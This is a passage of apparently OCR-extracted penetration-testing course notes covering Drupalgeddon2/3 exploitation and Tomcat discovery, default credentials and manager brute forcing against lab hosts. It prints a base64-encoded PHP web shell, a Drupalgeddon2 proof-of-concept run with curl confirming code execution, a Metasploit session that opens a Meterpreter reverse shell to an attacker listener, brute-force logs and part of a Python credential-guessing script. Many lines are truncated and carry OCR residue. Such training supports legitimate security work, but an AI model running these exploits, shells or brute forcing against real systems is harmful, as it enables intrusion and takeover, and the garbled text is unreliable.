  echo "PD9waHAgc3lzdGVtKCRfR0VUW2ZlOGVkYmFiYzVjNWM5YjdiNzY0NTA0Y2QyMmIxN2FmXSk7Pz4
```

Next, run the modified exploit script to upload our malicious PHP file.


```
[!bash!]$ python3 drupalgeddon2.py

#############################################################
# Proof-Of-Concept for CVE-2018-7600
# by Vitalii Rudnykh
# Thanks by AlbinoDrought, RicterZ, FindYanot, CostelSalanders
# https://github.com/a2u/CVE-2018-7600
#############################################################
Provided only for educational or information purposes

Enter target url (example: https://domain.ltd/): http://drupal-dev.inlanefreight.l

Check: http://drupal-dev.inlanefreight.local/mrb3n.php
```

Finally, we can confirm remote code execution using cURL.

```
[!bash!]$ curl http://drupal-dev.inlanefreight.local/mrb3n.php?fe8edbabc5c5c9b7b76

uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Drupalgeddon3

Drupalgeddon3 is an authenticated remote code execution vulnerability that affects multiple versions of Drupal core. It requires a user to have the ability to delete a node. We can exploit this using Metasploit, but we must first log in and obtain a valid session cookie.




Once we have the session cookie, we can set up the exploit module as follows.

```
msf6 exploit(multi/http/drupal_drupageddon3) > set rhosts 10.129.42.195
msf6 exploit(multi/http/drupal_drupageddon3) > set VHOST drupal-acc.inlanefreight.
```

If successful, we will obtain a reverse shell on the target host.

```
msf6 exploit(multi/http/drupal_drupageddon3) > exploit

[*] Started reverse TCP handler on 10.10.14.15:4444
[*] Token Form -> GH5mC4x2UeKKb2Dp6Mhk4A9082u9BU_sWtEudedxLRM
[*] Token Form_build_id -> form-vjqTCj2TvVdfEiPtfbOSEF8jnyB6eEpAPOSHUR2Ebo8
[*] Sending stage (39264 bytes) to 10.129.42.195
[*] Meterpreter session 1 opened (10.10.14.15:4444 -> 10.129.42.195:44612) at 2021

meterpreter > getuid

Server username: www-data (33)


meterpreter > sysinfo

Computer    : app01
OS          : Linux app01 5.4.0-81-generic #91-Ubuntu SMP Thu Jul 15 19:09:17 UTC
Meterpreter : php/linux
```

Exercise



Servlet Containers and Software Development System

Tomcat - Discovery and Enumeration

Apache Tomcat is an open-source web server that hosts applications written in Java.

Tomcat was initially designed to run Java Servlets and Java Server Pages (JSP) scripts.

However, its popularity increased in Java-based frameworks and is now widely used by frameworks such as Spring and tools such as Gradle.

According to data gathered by BuiltWith there are over 220,000 live Tomcat websites at this time. Here are a few more interesting statistics:

- BuiltWith has gathered data that shows that over 904,000 websites have at one point been using Tomcat
- 1.22% of the top 1 million websites are using Tomcat, while 3.8% of the top 100k websites are
- Tomcat holds position # 13 for web servers by market share
- Some organizations that use Tomcat include Alibaba, the United States Patent and Trademark Office (USPTO), The American Red Cross, and the LA Times

Tomcat is often less apt to be exposed to the internet (though). We see it from time to time on external pentests and can make for an excellent foothold into the internal network.

It is far more common to see Tomcat (and multiple instances, for that matter) during internal pentests. It'll usually occupy the first spot under "High Value Targets" within an EyeWitness report, and more often than not, at least one instance internal is configured with weak or default credentials. More on that later.

Discovery/Footprinting

During our external penetration test, we run EyeWitness and see one host listed under "High Value Targets." The tool believes the host is running Tomcat, but we must confirm to plan our attacks.

If we are dealing with Tomcat on the external network, this could be an easy foothold into the internal network environment.

Tomcat servers can be identified by the Server header in the HTTP response. If the server is operating behind a reverse proxy, requesting an invalid page should reveal the server and version. Here we can see that Tomcat version 9.0.30 is in use.

Custom error pages may be in use that do not leak this version information. In this case, another method of detecting a Tomcat server and version is through the /docs page.

```
htb[/htb]$ curl -s http://app-dev.inlanefreight.local:8080/docs/ | grep Tomcat

="en"><head><META http-equiv="Content-Type" content="text/html; charset=UTF-8"><lin
```

This is the default documentation page, which may not be removed by administrators. Here is the general folder structure of a Tomcat installation.

```
├── bin
├── conf
│   ├── catalina.policy
│   ├── catalina.properties
│   ├── context.xml
│   ├── tomcat-users.xml
│   ├── tomcat-users.xsd
│   └── web.xml
├── lib
├── logs
├── temp
├── webapps
│   ├── manager
│   │   ├── images
│   │   ├── META-INF
│   │   └── WEB-INF
│   │       └── web.xml
│   └── ROOT
│       └── WEB-INF
└── work
    └── Catalina
        └── localhost
```

The bin folder stores scripts and binaries needed to start and run a Tomcat server.

The conf folder stores various configuration files used by Tomcat.

The tomcat-users.xml file stores user credentials and their assigned roles.

The lib folder holds the various JAR files needed for the correct functioning of Tomcat.

The logs and temp folders store temporary log files. The webapps folder is the default webroot of Tomcat and hosts all the applications.

The work folder acts as a cache and is used to store data during runtime.

Each folder inside webapps is expected to have the following structure.

```
webapps/customapp
├── images
├── index.jsp
├── META-INF
│   └── context.xml
├── status.xsd
└── WEB-INF
    ├── jsp
    │   └── admin.jsp
    └── web.xml
    └── lib
    │    └── jdbc_drivers.jar
    └── classes
        └── AdminServlet.class
```

The most important file among these is WEB-INF/web.xml, which is known as the deployment descriptor.

This file stores information about the routes used by the application and the classes handling these routes.

All compiled classes used by the application should be stored in the WEB-INF/classes folder.

These classes might contain important business logic as well as sensitive information. Any vulnerability in these files can lead to total compromise of the website.

The lib folder stores the libraries needed by that particular application. The jsp folder stores Jakarta Server Pages (JSP), formerly known as JavaServer Pages, which can be compared to PHP files on an Apache server.

Here's an example web.xml file.

Code: xml

```xml
<?xml version="1.0" encoding="ISO-8859-1"?>

<!DOCTYPE web-app PUBLIC "-//Sun Microsystems, Inc.//DTD Web Application 2.3//EN"

<web-app>
  <servlet>
    <servlet-name>AdminServlet</servlet-name>
    <servlet-class>com.inlanefreight.api.AdminServlet</servlet-class>
  </servlet>

  <servlet-mapping>
    <servlet-name>AdminServlet</servlet-name>
    <url-pattern>/admin</url-pattern>
  </servlet-mapping>
</web-app>
```

The web.xml configuration above defines a new servlet named AdminServlet that is mapped to the class com.inlanefreight.api.AdminServlet.

Java uses the dot notation to create package names, meaning the path on disk for the class defined above would be:

- classes/com/inlanefreight/api/AdminServlet.class

Next, a new servlet mapping is created to map requests to /admin with AdminServlet.

This configuration will send any request received for /admin to the AdminServlet.class class for processing. The web.xml descriptor holds a lot of sensitive information and is an important file to check when leveraging a Local File Inclusion (LFI) vulnerability.

The `tomcat-users.xml` file is used to allow or disallow access to the `/manager` and `host-man` admin pages.

Code: xml

```xml
<?xml version="1.0" encoding="UTF-8"?>

<SNIP>

<tomcat-users xmlns="http://tomcat.apache.org/xml"
              xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
              xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.
              version="1.0">
<!--
  By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application.  If you wish to use this a
  you must define such a user - the username and password are arbitrary.

  Built-in Tomcat manager roles:
    - manager-gui    - allows access to the HTML GUI and the status pages
    - manager-script - allows access to the HTTP API and the status pages
    - manager-jmx    - allows access to the JMX proxy and the status pages
    - manager-status - allows access to the status pages only
```


```
 <SNIP>

!-- user manager can access only manager section -->
<role rolename="manager-gui" />
<user username="tomcat" password="tomcat" roles="manager-gui" />

<!-- user admin can access manager and admin section both -->
<role rolename="admin-gui" />
<user username="admin" password="admin" roles="manager-gui,admin-gui" />


</tomcat-users>
```

The file shows us what each of the roles manager-gui, manager-script, manager-jmx, and manager-status provide access to. In this example, we can see that a user tomcat with the password tomcat has the manager-gui role, and a second weak password admin is set for the user account admin

Enumeration

After fingerprinting the Tomcat instance, unless it has a known vulnerability, we'll typically want to look for the /manager and the /host-manager pages.

We can attempt to locate these with a tool such as Gobuster or just browse directly to them.



We may be able to either log in to one of these using weak credentials such as tomcat:tomcat, a-dmin:admin, etc.


If these first few tries don't work, we can try a password brute force attack against the login page, covered in the next section.

If we are successful in logging in, we can upload a Web Application Resource or Web Application ARchive (WAR) file containing a JSP web shell and obtain remote code execution on the Tomcat server.

Now that we've learned about the structure and function of Tomcat let's attack it by abusing built-in functionality and exploiting a well-known vulnerability that affected specific versions of Tomcat.

Exercise

1) Found the version - (try to get different error codes)



Tomcat - Attacking

We've identified that there is indeed a Tomcat host exposed externally by our client.

As the scope of the assessment is relatively small and all of the other targets are not particularly interesting, let's turn our full attention to attempting to gain internal access via Tomcat.

As discussed in the previous section, if we can access the /manager or /host-manager endpoints, we can likely achieve remote code execution on the Tomcat server.

Let's start by brute-forcing the Tomcat manager page on the Tomcat instance at http://web01.inlanefreight.local:8180. We can use the auxiliary/scanner/http/tomcat_mgr_login Metasploit module for these purposes, Burp Suite Intruder or any number of scripts to achieve this. We'll use Metasploit for our purposes.

Tomcat Manager - Login Brute Force

We first have to set a few options. Again, we must specify the vhost and the target's IP address to interact with the target properly.

We should also set STOP_ON_SUCCESS to true so the scanner stops when we get a successful login, no use in generating loads of additional requests after a successful login.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set VHOST web01.inlanefreight.loca
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set stop_on_success true
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set rhosts 10.129.201.58
```

As always, we check to make sure everything is set up correctly by `show options`.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting
   ----              ---------------
   BLANK_PASSWORDS   false
   BRUTEFORCE_SPEED  5
   DB_ALL_CREDS      false
   DB_ALL_PASS       false
   DB_ALL_USERS      false
   PASSWORD
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_def
```

We hit `run` and get a hit for the credential pair `tomcat:admin`.

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:admin (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:manager (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:role1 (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:root (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:tomcat (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:vagrant (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: role1:admin (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: role1:manager (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: role1:root (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: role1:s3cret (Incorrect)
```

It is important to note that there are many tools available to us as penetration testers.

Many exist to make our work more efficient, especially since most penetration tests are "time-boxed" or under strict time constraints.

No one tool is better than another, and it does not make us a "bad" penetration tester if we use certain tools like Metasploit to our advantage.

Provided we understand each scanner and exploit script that we run and the risks, then utilizing this scanner properly is no different from using Burp Intruder or writing a custom Python script.


Some say, "work smarter, not harder." Why would we make extra work for ourselves during a 40-

hour assessment with 1,500 in-scope hosts when we can use a particular tool to help us? It is vital for us to understand how our tools work and how to do many things manually.

We could manually try each credential pair in the browser or script this using cURL or Python if we choose. At the very least, if we decide to use a certain tool, we should be able to explain its usage and potential impact to our clients should they question us during or after the assessment.

Let's say a particular Metasploit module (or another tool) is failing or not behaving the way we believe it should. We can always use Burp Suite or ZAP to proxy the traffic and troubleshoot. To do this, first, fire up Burp Suite and then set the `PROXIES` option like the following:

```
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set PROXIES HTTP:127.0.0.1:8080

PROXIES => HTTP:127.0.0.1:8080


msf6 auxiliary(scanner/http/tomcat_mgr_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:admin (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:manager (Incorrect)
[-] 10.129.201.58:8180 - LOGIN FAILED: manager:role1 (Incorrect)
```



A quick check of the value in the Authorization header for one request shows that the scanner is running correctly, base64 encoding the credentials admin:vagrant the way the Tomcat application would do when a user attempts to log in directly from the web application.

Try this out for some examples throughout this module to start getting comfortable with debugging through a proxy.


```
[!bash!]$ echo YWRtaW46dmFncmFudA== |base64 -d

admin:vagrant
```

We can also use this Python script to achieve the same result.

```python
#!/usr/bin/python

import requests
from termcolor import cprint
import argparse

parser = argparse.ArgumentParser(description = "Tomcat manager or host-manager credential bruteforcing")

parser.add_argument("-U", "--url", type = str, required = True, help = "URL to tomcat page")
parser.add_argument("-P", "--path", type = str, required = True, help = "manager or host-manager URI")
parser.add_argument("-u", "--usernames", type = str, required = True, help = "Users File")
parser.add_argument("-p", "--passwords", type = str, required = True, help = "Passwords Files")

args = parser.parse_args()

url = args.url
uri = args.path
users_file = args.usernames
passwords_file = args.passwords

new_url = url + uri
f_users = open(users_file, "rb")
f_pass = open(passwords_file, "rb")
usernames = [x.strip() for x in f_users]
passwords = [x.strip() for x in f_pass]

cprint("\n[+] Atacking.....", "red", attrs = ['bold'])
```

